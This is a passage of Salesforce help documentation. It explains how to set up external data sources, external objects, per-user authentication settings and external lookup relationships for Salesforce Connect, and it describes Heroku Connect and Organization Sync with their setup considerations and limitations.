High Data Volume Considerations for Salesforce Connect—Custom Adapters

If your org hits rate limits when accessing external objects, consider selecting the `High Data Volume` option on the associated external data sources. Doing so bypasses most rate limits, but some special behaviors and limitations apply.

- The following features aren't available for external objects that are associated with high-data-volume external data sources.
  - Access via Lightning Experience
  - Access via Salesforce1
  - Appearance in Recent Items lists
  - Record feeds
  - Reports and dashboards
  - Writable external objects
- Salesforce IDs aren't assigned to external object records that are associated with high-data-volume external data sources.
- On record detail pages for external objects that are associated with high-data-volume external data sources, custom buttons and links that call JavaScript aren't supported.
- Salesforce Console in Salesforce Classic doesn't support external objects that are associated with high-data-volume external data sources.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Custom Adapter for Salesforce Connect

Considerations for Salesforce Connect—Custom Adapter

Work with External Data Sources

An external data source specifies how to access an external system. Salesforce Connect uses external data sources to access data that's stored outside your Salesforce organization. Files Connect uses external data sources to access third-party content systems. External data sources have associated external objects, which your users and the Force.com platform use to interact with the external data and content.

Define External Data Sources

Create external data sources to connect to content and data that is stored outside your Salesforce org.

Validate and Sync an External Data Source

After you configure an external data source, synchronize it to map its tables with external objects in your Salesforce org. The content and data of external objects appear in federated search, together with your Salesforce content and data.

Define External Objects

Tables in external data sources map to external objects in Salesforce, combining all your data and content in federated search.

Grant Access to Authentication Settings for External Data Sources

For external data sources that use per-user authentication, grant users access through permission sets and profiles. Doing so lets users set up and manage their own authentication settings for accessing the external system.

Store Authentication Settings for External Systems

You or your administrator can set up and manage your authentication settings for external systems. With valid authentication settings, you can access external systems from within your Salesforce org.

External Object Relationships

External objects support standard lookup relationships, which use the 18-character Salesforce record IDs to associate related records with each other. However, data that's stored outside your Salesforce org often doesn't contain those record IDs. Therefore, two special types of lookup relationships are available for external objects: external lookups and indirect lookups.

Define External Data Sources

Create external data sources to connect to content and data that is stored outside your Salesforce org.

1. From Setup, enter *External Data Sources* in the Quick Find box, then select **External Data Sources**.
2. Click **New External Data Source**. To modify an existing external data source, click **Edit**.
3. Complete the steps for your type of external data source.
   - Files Connect: Google Drive
   - Files Connect: SharePoint 2010 or 2013
   - Files Connect: SharePoint Online or OneDrive for Business
   - Simple URL: Data from Another Web Domain
   - Salesforce Connect: OData 2.0
   - Salesforce Connect: OData 4.0
   - Salesforce Connect: Cross-Org
   - Salesforce Connect: Custom

SEE ALSO:

Salesforce Connect

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Salesforce Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit an external data source:
- "Customize Application"

Validate and Sync an External Data Source


After you configure an external data source, synchronize it to map its tables with external objects in your Salesforce org. The content and data of external objects appear in federated search, together with your Salesforce content and data.

Note:

- Syncing creates or overwrites Salesforce external objects that map to the external system's schema. Syncing doesn't copy any data into your Salesforce org or write data from your org to the external system.
- Syncing is a one-time process. If the external system's schema is changed, the changes aren't automatically synced to your Salesforce org. Resync the objects to reflect the changes in the external system.
- Each org can have up to 200 external objects. External objects don't count toward the limit for custom objects. Syncing fails if it causes your org to exceed 200 external objects.
- For Salesforce Connect external data sources, make sure that you read and understand the sync considerations. See Sync Considerations for Salesforce Connect—All Adapters on page 5620.

1. From Setup, enter *External Data Sources* in the Quick Find box, then select **External Data Sources**.
2. Click the name of the external data source.
3. Click **Validate and Sync**, and confirm that the connection is successful.
4. Select tables and click **Sync** to do the following for each selected table.
   - Automatically create a Salesforce external object.
   - Automatically create a custom field for each table column that's compatible with a Salesforce metadata field type.

Example: The resulting external data source detail page will include a list of related external objects like this.



SEE ALSO:

Salesforce Connect

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Salesforce Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create an external object from an external data source:

- "Customize Application"

Define External Objects

Tables in external data sources map to external objects in Salesforce, combining all your data and content in federated search.

External objects are similar to custom objects, except that they map to data that's stored outside your Salesforce organization. Each external object relies on an external data source definition to connect with the external system's data. Each external object definition maps to a data table on the external system. Each of the external object's fields maps to a table column on the external system. External objects enable your users and the Force.com platform to search and interact with the external data.

Note:

- Each org can have up to 200 external objects. External objects don't count toward the limit for custom objects.
- If the external system allows it, we recommend that you sync the external data source to automatically create related external objects. You can instead choose to manually define external objects to customize the external object names and manually create the custom fields.

To create or modify an external object:

1. From Setup, enter *External Objects* in the Quick Find box, then select **External Objects**.
2. Click **New External Object**, or click **Edit** to modify an existing external object.
3. Enter the following:

Field	Description
Label	A user-friendly name for the external object. The label is displayed in the Salesforce user interface, such as in list views. We recommend that you make object labels unique across all standard, custom, and external objects in the org.
Plural Label	The plural name of the external object. If you create a tab for this object, this name is used for the tab.
Starts with vowel sound	If it is appropriate for your organization's default language, select to precede your label with "an" instead of "a" for any automated messages.
Object Name	A unique identifier used to refer to this external object definition when using the API. Object names must be unique across all standard, custom, and external objects in the org. The Object Name field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Salesforce Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or edit external objects:

- "Customize Application"

Field	Description
`Description`	An optional description of the external object. A meaningful description helps you distinguish among your external objects when you view them in a list.
`Context-Sensitive Help Setting`	Defines what appears when users click **Help for this Page** from the external object record home (overview) and detail pages, as well as list views and related lists. We recommend that you select **Open a window using a Visualforce page** to display custom help that you create for your users. See Getting Started with Object-Level Help on page 4713. If you instead keep the default value, your users only see the Salesforce Help, which doesn't provide any information about your external data. This setting doesn't affect the **Help & Training** link at the top of each page, which always opens the Salesforce Help.
`Content Name`	Select the Visualforce page that best describes the data that's provided by this external object. This field is available only when you select **Open a window using a Visualforce page**.
`External Data Source`	The external data source definition that contains the connection details you want to use for this external object.
`Table Name`	Table in the external system that the external object maps to. For SharePoint, the table name must match the related scope name.
`Display URL Reference Field`	Available only for Salesforce Connect. The external object's `Display URL` standard field values are automatically generated from the external system. For example, with the OData 2.0 adapter for Salesforce Connect, the value is based on the `link href` that's defined on the OData producer. You can override the default values with the values of a custom field on the same external object. Select the field name, and make sure that the custom field's values are valid URLs.
`Allow Reports`	Available only for Salesforce Connect.
`Deployment Status`	Indicates whether the external object is visible to other users.
`Launch New Custom Tab Wizard after saving this external object`	If selected, the custom tab wizard starts after you save the external object.
`Allow Search`	If search is also enabled on the external data source, selecting this option lets users find the external object's records via SOSL and Salesforce global searches. By default, search is disabled for new external objects. However, you can validate and sync an external data source to automatically create external objects. Syncing always enables search on the external object when search is enabled on the external data source, and vice versa. See Search Considerations for Salesforce Connect—All Adapters on page 5629.

4. Click **Save**.

5. On the external object detail page, view and modify the external object's custom fields and relationships, page layouts, field sets, search layouts, and buttons and links.
   - To create field mappings or add fields to an external object, click **New** on the Custom Fields & Relationships related list.
   - To assign different page layouts by user profile, click **Page Layout Assignments**.

SEE ALSO:

Set Up Salesforce Connect to Access External Data with the OData 2.0 or 4.0 Adapter

Set Up Salesforce Connect to Access Data in Another Org with the Cross-Org Adapter

Set Up Salesforce Connect to Access External Data with a Custom Adapter

Grant Access to Authentication Settings for External Data Sources

For external data sources that use per-user authentication, grant users access through permission sets and profiles. Doing so lets users set up and manage their own authentication settings for accessing the external system.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets** or **Profiles**.
2. Click the name of the permission set or profile that you want to modify.
3. Do one of the following.
   - For a permission set, or for a profile in the enhanced profile user interface, click **External Data Source Access** in the Apps section. Then click **Edit**.
   - For a profile in the original profile user interface, click **Edit** in the Enabled External Data Source Access section.
4. Add the data sources that you want to enable.
5. Click **Save**.

SEE ALSO:

Store Authentication Settings for External Systems

Set Up Salesforce Connect to Access Data in Another Org with the Cross-Org Adapter

Set Up Salesforce Connect to Access External Data with the OData 2.0 or 4.0 Adapter

Set Up Salesforce Connect to Access External Data with a Custom Adapter

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Salesforce Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit permission sets and user profiles:
- "Manage Profiles and Permission Sets"

Store Authentication Settings for External Systems

You or your administrator can set up and manage your authentication settings for external systems. With valid authentication settings, you can access external systems from within your Salesforce org.

Your administrator defines external systems in external data sources and named credentials. External data sources specify how to access data or content that's stored outside your Salesforce org. Named credentials specify callout endpoints, which receive Web service callouts from your org.

Before you begin, your administrator:

- Sets up the external data source or named credential to use per-user authentication.
- Grants you access to the external data source or named credential.
- Verifies that your org can connect to the external system.
- Tells you the authentication settings to enter.
- Sets up the community, if applicable, by using the Salesforce Tabs + Visualforce template.

  If the community is built with the Customer Service (Napili) template, only your administrator can set up and manage your authentication settings for external systems. You can't complete these steps on your own.

If you don't see the expected settings or options, contact your administrator.

1. Access your authentication settings for external systems in one of the following ways.

   From within a community:

   - If you have a community license, click **My Settings** > **Authentication Settings for External Systems**.
   - Otherwise, from your personal settings, enter *Authentication*, then select **Authentication Settings for External Systems**

   From Salesforce, go to your personal settings and enter *Authentication* in the Quick Find box, then select **Authentication Settings for External Systems**.

2. Click **New** or **Edit**.
3. Complete the fields.

Field	Description
External System Definition	If you're not sure which option to select, ask your administrator. • External Data Source: Provides access to external objects, whose data is stored outside your Salesforce organization. • Named Credential: Enables your actions to trigger authenticated callouts to the endpoint that's specified in the named credential. A named credential can handle the authentication for an external data source. In this scenario, your administrator instructs you to select Named Credential in this field to access external objects.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Named credentials are available in: **All** Editions.

Salesforce Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions.

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To store authentication settings for an external data source:

- The data source enabled under "External Data Source Access"

To store authentication settings for a named credential:

- The named credential enabled under "Named Credential Access"

To edit another user's authentication settings for external systems:

- "Manage Users"

Field	Description
`External Data Source` or `Named Credential`	Which field appears depends on what's selected for `External System Definition`. If you're not sure which option to select, ask your administrator. Your administrator can change the option labels to make them more relevant or easier to distinguish from each other.
`User`	Available only to administrators. Select the user whose authentication settings you're entering.

4. Select the authentication protocol that's required by the external system. If you're not sure which option to select, ask your administrator.
   - If you select **Password Authentication**, enter your username and password for the external system.
   - If you select **OAuth 2.0**, complete the following fields.

Field	Description
`Authentication Provider`	If you're not sure which option to select, ask your administrator. Your administrator can change the option labels to make them more relevant or easier to distinguish from each other.
`Scope`	If you're not sure what to enter, ask your administrator. Specifies the scope of permissions to request for the access token.
`Start Authentication Flow on Save`	To authenticate to the external system and obtain an OAuth token, select this checkbox. This authentication process is called an OAuth flow. When you click **Save**, the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this org. Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the `Scope` or `Authentication Provider` fields.

5. Click **Save**.

SEE ALSO:

- Define External Data Sources
- Grant Access to Authentication Settings for External Data Sources
- Define a Named Credential
- Grant Access to Authentication Settings for Named Credentials
- Add Tabs to Your Community

External Object Relationships

External objects support standard lookup relationships, which use the 18-character Salesforce record IDs to associate related records with each other. However, data that's stored outside your Salesforce org often doesn't contain those record IDs. Therefore, two special types of lookup relationships are available for external objects: external lookups and indirect lookups.

External lookups and indirect lookups compare a specific field's values on the parent object to the relationship field's values on the child object. When values match, the records are related to each other.

To create an external object relationship, create a custom field on the child object with one of the following field types. If the child is an external object, you can instead change the field type of an existing custom field to one of the following.

- Lookup Relationship
- External Lookup Relationship
- Indirect Lookup Relationship

This table summarizes the types of relationships that are available to external objects.

Relationship	Allowed Child Objects	Allowed Parent Objects	Parent Field for Matching Records
Lookup	Standard Custom External	Standard Custom	The 18-character Salesforce record ID
External lookup	Standard Custom External	External	The External ID standard field
Indirect lookup	External	Standard Custom	You select a custom field with the `External ID` and `Unique` attributes

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Salesforce Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lookup Relationship Fields on External Objects

Use a lookup relationship when the external data includes a column that identifies related Salesforce records by their 18-character IDs.

External Lookup Relationship Fields on External Objects

Use an external lookup relationship when the parent is an external object.

Indirect Lookup Relationship Fields on External Objects
Use an indirect lookup relationship when the external data doesn't include Salesforce record IDs.

SEE ALSO:

Create Custom Fields
Change the Custom Field Type
Relationship Considerations for Salesforce Connect—All Adapters
Include a Files Connect Data Source in Global Search
Object Relationships Overview

Lookup Relationship Fields on External Objects

Use a lookup relationship when the external data includes a column that identifies related Salesforce records by their 18-character IDs.

A lookup relationship field links a child standard, custom, or external object to a parent standard or custom object. A user who's editing a child record can click the field's lookup icon to select a specific parent record, and a user who's viewing a parent record can view a related list of child records.

When you create a lookup relationship field on an external object, enter the External Column Name that contains the 18-character Salesforce IDs for identifying the parent records.

Example:

- Account record (parent standard object) displays a related list of external SAP sales orders (child external object).
- Account record (parent standard object) displays a related list of support cases (child standard object).

SEE ALSO:

External Object Relationships
Create Custom Fields
Relationship Considerations for Salesforce Connect—All Adapters
Include a Files Connect Data Source in Global Search

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Salesforce Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

External Lookup Relationship Fields on External Objects

Use an external lookup relationship when the parent is an external object.

An external lookup relationship links a child standard, custom, or external object to a parent external object.

The values of the standard External ID field on the parent external object are matched against the values of the external lookup relationship field. For a child external object, the values of the external lookup relationship field come from the specified External Column Name.


Example:

- External product catalog item (parent external object) displays a related list of support cases (child standard object).
- External customer (parent external object) displays a related list of external orders (child external object).

Example: For the cross-org adapter for Salesforce Connect, suppose that you store contacts and accounts in the provider org. From the subscriber org, you want to view each account's related contacts. To do so, create an external lookup field on the subscriber org's Contact external object. Link that external lookup field to the subscriber org's Account external object. Then set up the page layouts for the Account external object to include a related list that displays the related Contact external object records.

Example: In this screenshot, a record detail page for the Business_Partner external object includes two related lists of child objects. This example shows how external lookup relationships and page layouts enable users to view related data from within and from outside their Salesforce org on a single page.

- Account standard object (1)
- Sales_Order external object (2)



EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Salesforce Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- External Object Relationships
- Create Custom Fields
- Change the Custom Field Type
- Relationship Considerations for Salesforce Connect—All Adapters
- Include a Files Connect Data Source in Global Search

Indirect Lookup Relationship Fields on External Objects

Use an indirect lookup relationship when the external data doesn't include Salesforce record IDs.

An indirect lookup relationship links a child external object to a parent standard or custom object. When you create an indirect lookup relationship field on an external object, you specify the parent object field and the child object field to match against each other.

Specifically, you select a custom unique, external ID field on the parent object to match against the child's indirect lookup relationship field, whose values are determined by the specified External Column Name.

If the external system uses case-sensitive values in the specified External Column Name, make sure that the parent object field is also case-sensitive. When you define the parent object's custom field, select **External ID**, **Unique**, and **Treat "ABC" and "abc" as different values (case sensitive)**.

Note: Only objects that have a custom field with the `External ID` and `Unique` attributes are available as parent objects in indirect lookup relationships. If you don't see the desired object when you create an indirect lookup relationship field, add a custom unique, external ID field to that object.

Example:

- Account record (parent standard object) displays a related list of SAP sales orders (child external object) with matching customer IDs that aren't Salesforce IDs.
- Contact record (parent standard object) displays a related list of social media posts (child external object) with matching social media handles.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Salesforce Connect is available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- External Object Relationships
- Create Custom Fields
- Change the Custom Field Type
- Relationship Considerations for Salesforce Connect—All Adapters
- Include a Files Connect Data Source in Global Search

Sync Data Between Salesforce and Heroku

Heroku Connect lets you sync data between Salesforce and Heroku Postgres.

Using Heroku Connect with Heroku Postgres, you can build Heroku apps that interact with your Salesforce data using your favorite language, like Ruby, Node.js, Python, PHP, Java, Scala or Clojure or web framework like Rails, Django, or Play. For more information, refer to the `Heroku Connect website` and the `Heroku Connect documentation` on the Heroku Dev Center website.

EDITIONS

Available in: Salesforce Classic

Available for: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

Sync to a Secondary Salesforce Organization

With Organization Sync, you can set up a secondary, synced Salesforce organization which users can access whenever your primary organization is experiencing downtime or maintenance.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Organization Sync

At Salesforce, we recognize that you need to access your data at a moment's notice—even during our downtimes and maintenance. With Organization Sync, you can set up a secondary, synced Salesforce organization where users can work on your most business-critical processes and data whenever your primary organization is experiencing downtime or maintenance.

Considerations for Setting Up Organization Sync

Before you start to set up Organization Sync, review this essential information. The way you currently use auto-numbered fields, Apex triggers, audit fields, and other Salesforce features determines how you approach your implementation.

Set Up the Organization Sync Environment

As an Organization Sync administrator, you have a primary and a secondary Salesforce organization, each with a different administrator username and password. Before you can add data to the secondary organization, you must complete a few setup tasks and create a replication connection between the two organizations.

Define the Organization Sync User Experience

Understand the options and limitations behind user rerouting, logins, and data in Organization Sync.

Publish and Subscribe to Objects in Organization Sync

Once the primary and secondary organizations are connected via the Organization Sync connection, it's time to perform a publish and subscribe process that allows record inserts, updates, and deletes to flow between the organizations.

Perform a Bulk Sync

A bulk sync triggers the copying of any new record whose object type is published and subscribed, making the record available in both organizations. A bulk sync copies records in one direction, so performing a bulk sync in the primary organization copies new records to the secondary organization.

Managing Organization Sync

Stay informed about the health of your Organization Sync environment.

Organization Sync


At Salesforce, we recognize that you need to access your data at a moment's notice—even during our downtimes and maintenance. With Organization Sync, you can set up a secondary, synced Salesforce organization where users can work on your most business-critical processes and data whenever your primary organization is experiencing downtime or maintenance.

Organization Sync is ideal for companies whose users need access to Salesforce at all times. For example, representatives in a 24/7 call center can continue to serve customers during maintenance windows with minimal disruption.

Organization Sync uses the framework of Salesforce to Salesforce, a feature that lets customers share records with other companies that use Salesforce. To set up Organization Sync, the Salesforce administrator establishes a secondary Salesforce organization with matching metadata and creates a data replication connection between the primary and secondary organizations. The administrator specifies which types of data can be copied to the secondary organization by mapping essential objects and fields to the secondary organization through a publish and subscribe process. Then, records are copied to the secondary organization in a way that ensures that they remain synced.

When the primary organization is down for maintenance, users are redirected to the secondary organization until the maintenance is complete. All actions (creating a case, deleting an attachment, and more) that users perform in one organization are automatically applied to the other organization. The administrator can also choose to redirect users at any time if he or she needs to make updates to the primary organization.

This graphic shows the steps the Salesforce administrator follows to implement Organization Sync:



EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up a replication connection:

- "Manage Connections"

SEE ALSO:

- Considerations for Setting Up Organization Sync
- Which Objects Can Be Published?

Considerations for Setting Up Organization Sync

Before you start to set up Organization Sync, review this essential information. The way you currently use auto-numbered fields, Apex triggers, audit fields, and other Salesforce features determines how you approach your implementation.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Organization Sync Limitations
Learn about Organization Sync's limitations.

Syncing Feeds and Audit Fields
Syncing feeds and audit fields on connected records makes it easier for users working in the secondary organization to quickly assess a record's history.

Configuring Triggers
If you have Apex triggers in place in your primary Salesforce organization, they aren't automatically duplicated to the secondary organization in Organization Sync. This is because it may not make sense for a trigger to be active in both organizations. However, you can adapt your primary organization triggers to meet your needs in both organizations.

Configuring Auto-Numbered Fields
Fields with auto-generated numbers such as case numbers aren't synced in Organization Sync, but you can develop a workaround to keep the user experience consistent in the primary and secondary organization.

Choosing a Syncing Approach
Though Organization Sync is designed to support a direct two-way sync between the primary and secondary organization, it can also support a one-way sync scenario. Before beginning the publish and subscribe process, decide which approach best meets your business needs.

Organization Sync Limitations

Learn about Organization Sync's limitations.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Organizational Limitations

- To use Organization Sync, you must purchase a secondary Salesforce org and its accompanying user licenses.
- The primary and secondary orgs must be the same organization type (for example, production or sandbox) and edition.
- To avoid inconsistent behavior, both orgs must have the same limits and settings. If the limits of the primary org have been adjusted, contact Salesforce to have the same changes made in the secondary org.
- To avoid Duplicates Detected errors, we recommend turning off duplicate management in secondary orgs.
- Organization Sync can be configured to work for more than two orgs, but it is designed to support a two-org setup.

Unsupported Fields

- Auto-numbered fields aren't synced, but you can implement a workaround. To learn more, see Configuring Auto-Numbered Fields.
- If you've enabled the option to sync feeds and audit fields, audit fields don't appear in the list of publishable fields because they're automatically synced. Audit fields are only synced when a record is copied from one org to another (for example, during a bulk sync). If an audit field on a synced record is updated, that update is not reflected in the linked org.
- Rich text area (RTA) fields aren't synced.

- Formula fields and roll-up summary fields can't be published because their values are determined by other fields' values. As a workaround, make sure that the input fields for a formula or summary roll-up field are published. Then, create an identical formula or roll-up summary field in the secondary organization that refers to those input fields to calculate its value.
- Lookup fields to unpublished objects aren't automatically published because publishing such fields can cause syncing errors. For example, if a field on the Contact object includes a lookup to accounts and the Account object hasn't yet been published, that field can only be published manually.
- Callout fields such as geolocation fields aren't synced.

Unsupported Objects and Features

- Only certain objects can be published in Organization Sync. For a list, see Which Objects Can Be Published?.
- Certain types of metadata aren't supported. For a list, see Which Types of Metadata Are Synced?.
- Supported metadata is only synced in one direction, from the primary to the secondary org.
- LiveAgent, Salesforce Knowledge, Portals, and Communities aren't supported.
- Managed packages aren't synced. If you wish, you can install a package on both organizations to keep the user experience consistent.
- Chatter file posts larger than 2 GB aren't synced.
- Chatter topics, groups, and likes aren't synced.
- In synced Chatter posts, user mentions aren't clickable.
- Chatter file versions aren't supported.

Automation and Data Structure

- Multi-level lookups with more than one level are only synced during bulk syncs.
- Apex triggers, processes, and workflows aren't duplicated from one org to the other because duplicate automation can lead to looping updates or errors. You may need to adapt your existing triggers, processes, and workflows for the secondary org.

Syncing Limitations

- Users are only synced in one direction, from the primary to the secondary org. For more information, see Managing User Data in Organization Sync.
- A bulk sync can only copy records that were last created or modified no more than *one year* before the bulk sync date.
- If the secondary org contained records before you established a connection between the two orgs, those pre-existing records in the secondary org aren't auto-connected to matching records in the primary org. In this situation, bulk syncing entities that already exist in both orgs will cause duplicate alerts if duplicate management is enabled.
- Salesforce does not recommend using a two-way sync for some objects and fields and a one-way sync for others.

Syncing Feeds and Audit Fields

Syncing feeds and audit fields on connected records makes it easier for users working in the secondary organization to quickly assess a record's history.

Records and feed posts in Salesforce contain four audit fields:

- `CreatedBy`
- `CreatedDate`
- `LastModifiedBy`
- `LastModifiedDate`

If you opt to sync audit fields, keep in mind that audit fields are only synced when a record is copied from one org to another (for example, during a bulk sync). If an audit field on a synced record is

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Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

updated, that update is not reflected in the linked org. We recommend syncing audit fields to give users as consistent an experience as possible.

To sync feeds and audit fields, select the `Sync Feeds and Audit Fields` option when sending your connection invitation. If you're using a two-way sync, selecting this option syncs audit fields in both directions. You can also edit this option from your Organization Sync connection's detail page.

Important:

- If you don't see the `Sync Feeds and Audit Fields` checkbox when sending the connection invitation, the Salesforce admin must enable audit field creation in your organization. To enable this preference, from Setup, enter **User Interface** in the Quick Find box and click **User Interface**. Then, select `Enable "Set Audit Fields upon Record Creation" and "Update Records with Inactive Owners" User Permissions`.
